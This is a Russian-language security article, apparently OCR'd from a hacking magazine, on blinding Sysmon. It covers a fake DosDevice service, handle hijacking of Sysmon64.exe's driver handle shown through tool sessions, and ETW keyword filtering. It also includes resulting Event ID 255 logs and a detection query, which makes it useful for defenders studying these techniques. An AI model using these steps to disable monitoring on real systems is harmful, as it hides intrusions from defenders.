
Чтобы создать ключ `DependOnService`, воспользуемся функцией `RegSetValueEx`:

```
LSTATUS RegSetValueExA(
  [in]            HKEY   hKey,
  [in, optional]  LPCSTR lpValueName,
                  DWORD  Reserved,
  [in]            DWORD  dwType,
  [in]      const BYTE   *lpData,
  [in]            DWORD   cbData
);
```

- С помощью параметра `hKey` передаем хендл на ранее открытую ветку реестра.
- Во втором параметре (`lpValueName`) указываем имя нового ключа — `DependOnService`.
- В `dwType` — его тип (`REG_MULTI_SZ`).
- В параметре `lpData` передаем указатель на буфер данных, которые будут использованы как значение ключа реестра.
- Последним параметром (`cbData`) передаем размер передаваемого буфера.

Если запустить результат нашего творчества ~~с расширенным админским токеном~~, то в системе зарегистрируется служба `FakeDosDevice`, которая будет стартовать перед `Sysmon64` и делать фейковую ссылку `SysmonDrv` на `\\Device\fakedrv`, что не позволит `Sysmon` взаимодействовать с собственным драйвером.

В журнале `Microsoft-Windows-Sysmon\Operational` мы увидим событие аналогичное тому, что было при манипуляциях с дескриптором безопасности.



Ошибка 11.04.2024 9:10:42 Sysmon 255 Error report
Сведения 11.04.2024 9:10:36 Sysmon 4 Sysmon service state changed

Error report:
UtcTime: 2024-04-11 06:10:42.489
ID: DriverCommunication
Description: Failed to access the driver - Last error: Неверный дескриптор.

Имя журнала: Microsoft-Windows-Sysmon/Operational
Источник: Sysmon
Дата: 11.04.2024 9:10:42
Код: 255
Категория задачи: Error report
Уровень: Ошибка
Ключевые слова:


Подмена хендла SysmonDrv

В прошлом материале мы изменяли дескриптор безопасности устройства `\\Device\SysmonDrv` и заставляли Sysmon повторно получать хендл, указывающий на это устройство (благо такая возможность есть в коде самого Sysmon).

Сегодня давай посмотрим на такую же технику, но на сей раз попробуем собственноручно подменить хендл объекта `\\Device\SysmonDrv`. Эта техника носит название Handle Hijacking и подробно описана в статье на «Хакере». Кратко напомню алгоритм действий:

1. Приостанавливаем выполнение процесса с помощью вызова NtSuspendProcess().
2. С помощью функции NtQueryInformationProcess() получаем таблицу хендлов процесса Sysmon64.exe.
3. Закрываем хендл на устройство с помощью вызова DuplicateHandle.
4. С помощью `CreateFile()` получаем описатель для устройства `\\Device\Tcp` (устройство может быть любым, отличным от `SysmonDrv`).
5. Внедряем новый описатель в процесс Sysmon, повторно вызывая `DuplicateHandle()`, и возобновляем его работу NtResumeProcess().

Давай начнем с приостановки выполнения процесса Sysmon64.exe.




```
proch> process
proch process [PID: 1000 ] > search name sysmon
Process                   PID   PPID  Session Username          Userdomain        Integrity       Protection
------------------------------------------------------------------------------------------------------------------
Sysmon64.exe              3356  848   0       СИСТЕМА           NT AUTHORITY      S-1-16-16384
------------------------------------------------------------------------------------------------------------------
        Total Process:           1
------------------------------------------------------------------------------------------------------------------
proch process [PID: 1000 ] > suspend 3356
[!] (MainModule) Trying to suspend process...
[+] (MainModule) The process suspended successfully.
```

Это можно сделать с помощью вызова `NtSuspendProcess()`, который на вход принимает единственный аргумент — хендл, указывающий на процесс `Sysmon64.exe` с маской PROCESS_SUSPEND_RESUME.

```
NTSTATUS NTAPI NtSuspendProcess(
  IN HANDLE ProcessHandle
);
```


Посмотрим в таблицу хендлов.



```
proch handle[PID: 1000 ] > list 3356 File
Type                Handle      Object              AccessMask          Name
------------------------------------------------------------------------------------------------------------------
File                0x40        0x0                 0x100020            \Device\HarddiskVolume2\Windows\System32
File                0x8c        0x0                 0x100020            \Device\HarddiskVolume2\Windows\WinSxS\amd64_microsoft.window
s.common-controls_6595b64144ccf1df_5.82.19041.3636_none_7931fb75243f97c8
File                0xc0        0x0                 0x100003            \Device\KsecDD
File                0x224       0x0                 0x100001            \Device\CNG
File                0x32c       0x0                 0x12019f            \Device\SysmonDrv
File                0x384       0x0                 0x100001            \Device\KsecDD
File                0x3b4       0x0                 0x100001            \Device\HarddiskVolume2\Program Files\WindowsApps\Microsoft.L
anguageExperiencePackru-RU_19041.75.250.0_neutral__8wekyb3d8bbwe\Windows\System32\ru-RU\KernelBase.dll.mui
File                0x430       0x0                 0x100001            \Device\HarddiskVolume2\Windows\System32\config\systemprofile
\AppData\Roaming\Microsoft\SystemCertificates\My
File                0x468       0x0                 0x100001            \Device\HarddiskVolume2\Program Files\WindowsApps\Microsoft.L
anguageExperiencePackru-RU_19041.75.250.0_neutral__8wekyb3d8bbwe\Windows\System32\ru-RU\crypt32.dll.mui
------------------------------------------------------------------------------------------------------------------
        Total Handles:           9
------------------------------------------------------------------------------------------------------------------
```

Эта операция выполняется с помощью вызова NtQueryInformationProcess, который мы подробно рассматривали в предыдущем материале.

Закрываем хендл устройства `\\Device\SysmonDrv` (`0x32c`) и повторно смотрим в таблицу хендлов.



```
proch handle[PID: 1000 ] > close 3356 0x32c
[+] (HandleModule) Handle successful closed.
[+] (MainModule) A handle 0x32c of process 3356 successfull closed
proch handle[PID: 1000 ] > list 3356 File
Type                Handle      Object              AccessMask          Name
------------------------------------------------------------------------------------------------------------------
File                0x40        0x0                 0x100020            \Device\HarddiskVolume2\Windows\System32
File                0x8c        0x0                 0x100020            \Device\HarddiskVolume2\Windows\WinSxS\amd64_microsoft.window
s.common-controls_6595b64144ccf1df_5.82.19041.3636_none_7931fb75243f97c8
File                0xc0        0x0                 0x100003            \Device\KsecDD
File                0x224       0x0                 0x100001            \Device\CNG
File                0x384       0x0                 0x100001            \Device\KsecDD
File                0x3b4       0x0                 0x100001            \Device\HarddiskVolume2\Program Files\WindowsApps\Microsoft.L
anguageExperiencePackru-RU_19041.75.250.0_neutral__8wekyb3d8bbwe\Windows\System32\ru-RU\KernelBase.dll.mui
File                0x430       0x0                 0x100001            \Device\HarddiskVolume2\Windows\System32\config\systemprofile
\AppData\Roaming\Microsoft\SystemCertificates\My
File                0x468       0x0                 0x100001            \Device\HarddiskVolume2\Program Files\WindowsApps\Microsoft.L
anguageExperiencePackru-RU_19041.75.250.0_neutral__8wekyb3d8bbwe\Windows\System32\ru-RU\crypt32.dll.mui
------------------------------------------------------------------------------------------------------------------
        Total Handles:           8
------------------------------------------------------------------------------------------------------------------
```


Убеждаемся, что у процесса `Sysmon64.exe` больше нет дескриптора для устройства `\\Device\SysmonDrv`.

Хендл закрывается с помощью вызова DuplicateHandle:

```
BOOL DuplicateHandle(
  [in]  HANDLE   hSourceProcessHandle,
  [in]  HANDLE   hSourceHandle,
  [in]  HANDLE   hTargetProcessHandle,
  [out] LPHANDLE lpTargetHandle,
  [in]  DWORD    dwDesiredAccess,
  [in]  BOOL     bInheritHandle,
  [in]  DWORD    dwOptions
);
```

- Параметр `hSourceProcessHandle` принимает хендл процесса, из которого происходит копирование хендла. Доступ к процессу должен быть получен по маске PROCESS_DUP_HANDLE.
- В параметре `hSourceHandle` передается хендл устройства `\\Device\SysmonDrv`, который был получен на предыдущем шаге (с помощью вызова `NtQueryInformationProcess()`).
- Третьим (`hTargetProcessHandle`) передается хендл текущего процесса, получаемый с помощью GetCurrentProcess().
- В четвертом параметре (`lpTargetHandle`) передаем указатель на переменную типа `HANDLE`, в которую будет помещен скопированный хендл.
- И последним параметром (`dwOptions`) передаем опцию копирования `DUPLICATE_CLOSE_SOURCE`, которая указывает на необходимость закрыть исходный хендл после копирования («закрыть исходный хендл в процессе Sysmon»).


Идем дальше и получаем хендл устройства `\\Device\Tcp`.



```
proch device[PID: 1000 ] > open \\.\Tcp
[+] (MainModule) Device \\.\Tcp opened and saved to storage successfully
proch device[PID: 1000 ] > show saved
SourcePID Type                Handle      AccessMask          ObjectName
---------------------------------------------------------------------------
1000      File                0x164       0x110080            \Device\Tcp
---------------------------------------------------------------------------
        Total Handles:           1
---------------------------------------------------------------------------
```


Эта операция выполняется с помощью вызова CreateFile, который мы подробно рассматривали в предыдущем материале.

Делаем инъекцию этого хендла в процесс Sysmon64.



```
proch handle[PID: 1000 ] > inject 3356 0x164
proch handle[PID: 1000 ] > list 3356 File
Type                Handle      Object              AccessMask          Name
------------------------------------------------------------------------------------------------------------------
File                0x40        0x0                 0x100020            \Device\HarddiskVolume2\Windows\System32
File                0x8c        0x0                 0x100020            \Device\HarddiskVolume2\Windows\WinSxS\amd64_microsoft.window
s.common-controls_6595b64144ccf1df_5.82.19041.3636_none_7931fb75243f97c8
File                0xc0        0x0                 0x100003            \Device\KsecDD
File                0x224       0x0                 0x100001            \Device\CNG
File                0x32c       0x0                 0x10000             \Device\Tcp
File                0x384       0x0                 0x100001            \Device\KsecDD
File                0x3b4       0x0                 0x100001            \Device\HarddiskVolume2\Program Files\WindowsApps\Microsoft.L
anguageExperiencePackru-RU_19041.75.250.0_neutral__8wekyb3d8bbwe\Windows\System32\ru-RU\KernelBase.dll.mui
File                0x430       0x0                 0x100001            \Device\HarddiskVolume2\Windows\System32\config\systemprofile
\AppData\Roaming\Microsoft\SystemCertificates\My
File                0x468       0x0                 0x100001            \Device\HarddiskVolume2\Program Files\WindowsApps\Microsoft.L
anguageExperiencePackru-RU_19041.75.250.0_neutral__8wekyb3d8bbwe\Windows\System32\ru-RU\crypt32.dll.mui
File                0x74c       0x0                 0x10000             \Device\Tcp
File                0x750       0x0                 0x10000             \Device\Tcp
File                0x7f4       0x0                 0x10000             \Device\Tcp
------------------------------------------------------------------------------------------------------------------
        Total Handles:           12
------------------------------------------------------------------------------------------------------------------
```

И возобновляем выполнение процесса `Sysmon64.exe`.




```
proch process [PID: 1000 ] > resume 3356
[!] [MainModule] Trying to resume process...
[+] [MainModule] The process resumed successfully.
```

Это делается с помощью вызова `NtResumeProcess()`, который, как и `NtSuspendProcess()`, принимает единственный аргумент — хендл процесса с маской `PROCESS_SUSPEND_RESUME`:

```
NTSTATUS NTAPI NtResumeProcess(
  IN HANDLE  ProcessHandle
);
```

Давай посмотрим в журнал `Microsoft-Windows-Sysmon\Operational`.



Ошибка 21.04.2024 21:51:34 Sysmon 255 Error report
Ошибка 21.04.2024 21:51:34 Sysmon 255 Error report
Ошибка 21.04.2024 21:51:34 Sysmon 255 Error report
Ошибка 21.04.2024 21:51:34 Sysmon 255 Error report
Ошибка 21.04.2024 21:51:34 Sysmon 255 Error report
Ошибка 21.04.2024 21:51:34 Sysmon 255 Error report

Error report:
UtcTime: 2024-04-21 18:51:34.367
ID: DriverCommunication
Description: Failed to retrieve events - Last error: Параметр задан неверно.

Имя журнала: Microsoft-Windows-Sysmon/Operational
Источник: Sysmon
Дата: 21.04.2024 21:51:34
Код: 255
Категория задачи: Error report
Уровень: Ошибка
Ключевые слова:

Видим множество однотипных событий EventID 255 и получаем еще один детект:

```
Provider.Name='Microsoft-Windows-Sysmon' and EventID='255' and
EventData.ID= 'DriverCommunication' and EventData.
Description='Failed to retrieve events - Last
error: Параметр задан неверно.'
```

МАНИПУЛЯЦИИ С ETW


В одной из предыдущих статей мы меняли дескриптор безопасности на сессию сбора событий. Это позволяло полностью ослепить Sysmon, однако в оснастке «Просмотр событий» появлялось явное свидетельство того, что происходит что-то неладное.

Кроме того, в том же самом материале мы меняли параметры фильтрации для системной сессии `NT Kernel Logger`, выключая все события. Этот подход относительно незаметен, но он отрубал лишь малую часть событий.

Изменяем параметры отбора событий провайдера

Давай теперь посмотрим, как можно фильтровать (отбирать) события, формируемые провайдерами, на уровне сессий ETW. Эта техника позволит ослепить Sysmon без каких-либо свидетельств в журнале `Microsoft-Windows-Sysmon\Operational` и дополнительных перезагрузок системы.

За поведение провайдера «внутри сессии» отвечает структура `_TRACE_ENABLE_INFO`.




```
lkd> dt nt!_TRACE_ENABLE_INFO
   +0x000 IsEnabled        : Uint4B
   +0x004 Level            : UChar
   +0x005 Reserved1        : UChar
   +0x006 LoggerId         : Uint2B
   +0x008 EnableProperty   : Uint4B
   +0x00c Reserved2        : Uint4B
   +0x010 MatchAnyKeyword  : Uint8B
   +0x018 MatchAllKeyword  : Uint8B
```

Эта структура содержит два интересных нам параметра, с помощью которых можно «отфильтровать события»: `MatchAnyKeyword` и `MatchAllKeyword`. Давай остановимся на них подробнее.

Что же такое кейворды? Каждый провайдер содержит заранее предопределенный перечень событий. Сами по себе события могут быть объединены в группы. А каждой группе можно навесить теги, это и есть кейворды. Этот механизм позволяет делать выборку событий по категориям внутри сессии.

Как говорится в официальной документации, параметр `MatchAnyKeyword` представляет собой битовую маску, с помощью которой можно определить, какие события будут передаваться в сессию ETW. Причем, чтобы событие провайдера было передано в сессию трассировки, достаточно, чтобы любой из кейвордов был установлен в `MatchAnyKeyword`. Давай посмотрим это на примере EventID 8 провайдера `Microsoft-Windows-Kernel-EventTracing`.


Provider filters - Microsoft-Windows-Kernel-EventTracing
Channels:
Levels:
Opcodes:
Tasks:
Template fields:
ALL
Message has:
Apply
Keywords
Provider metadata - Microsoft-Windows-Kernel-EventTracing

Value	Name	Message
16	ETW_KEYWORD_SESSION	Session
32	ETW_KEYWORD_PROVIDER	Provider
64	ETW_KEYWORD_LOST_EVENT	Lost Event
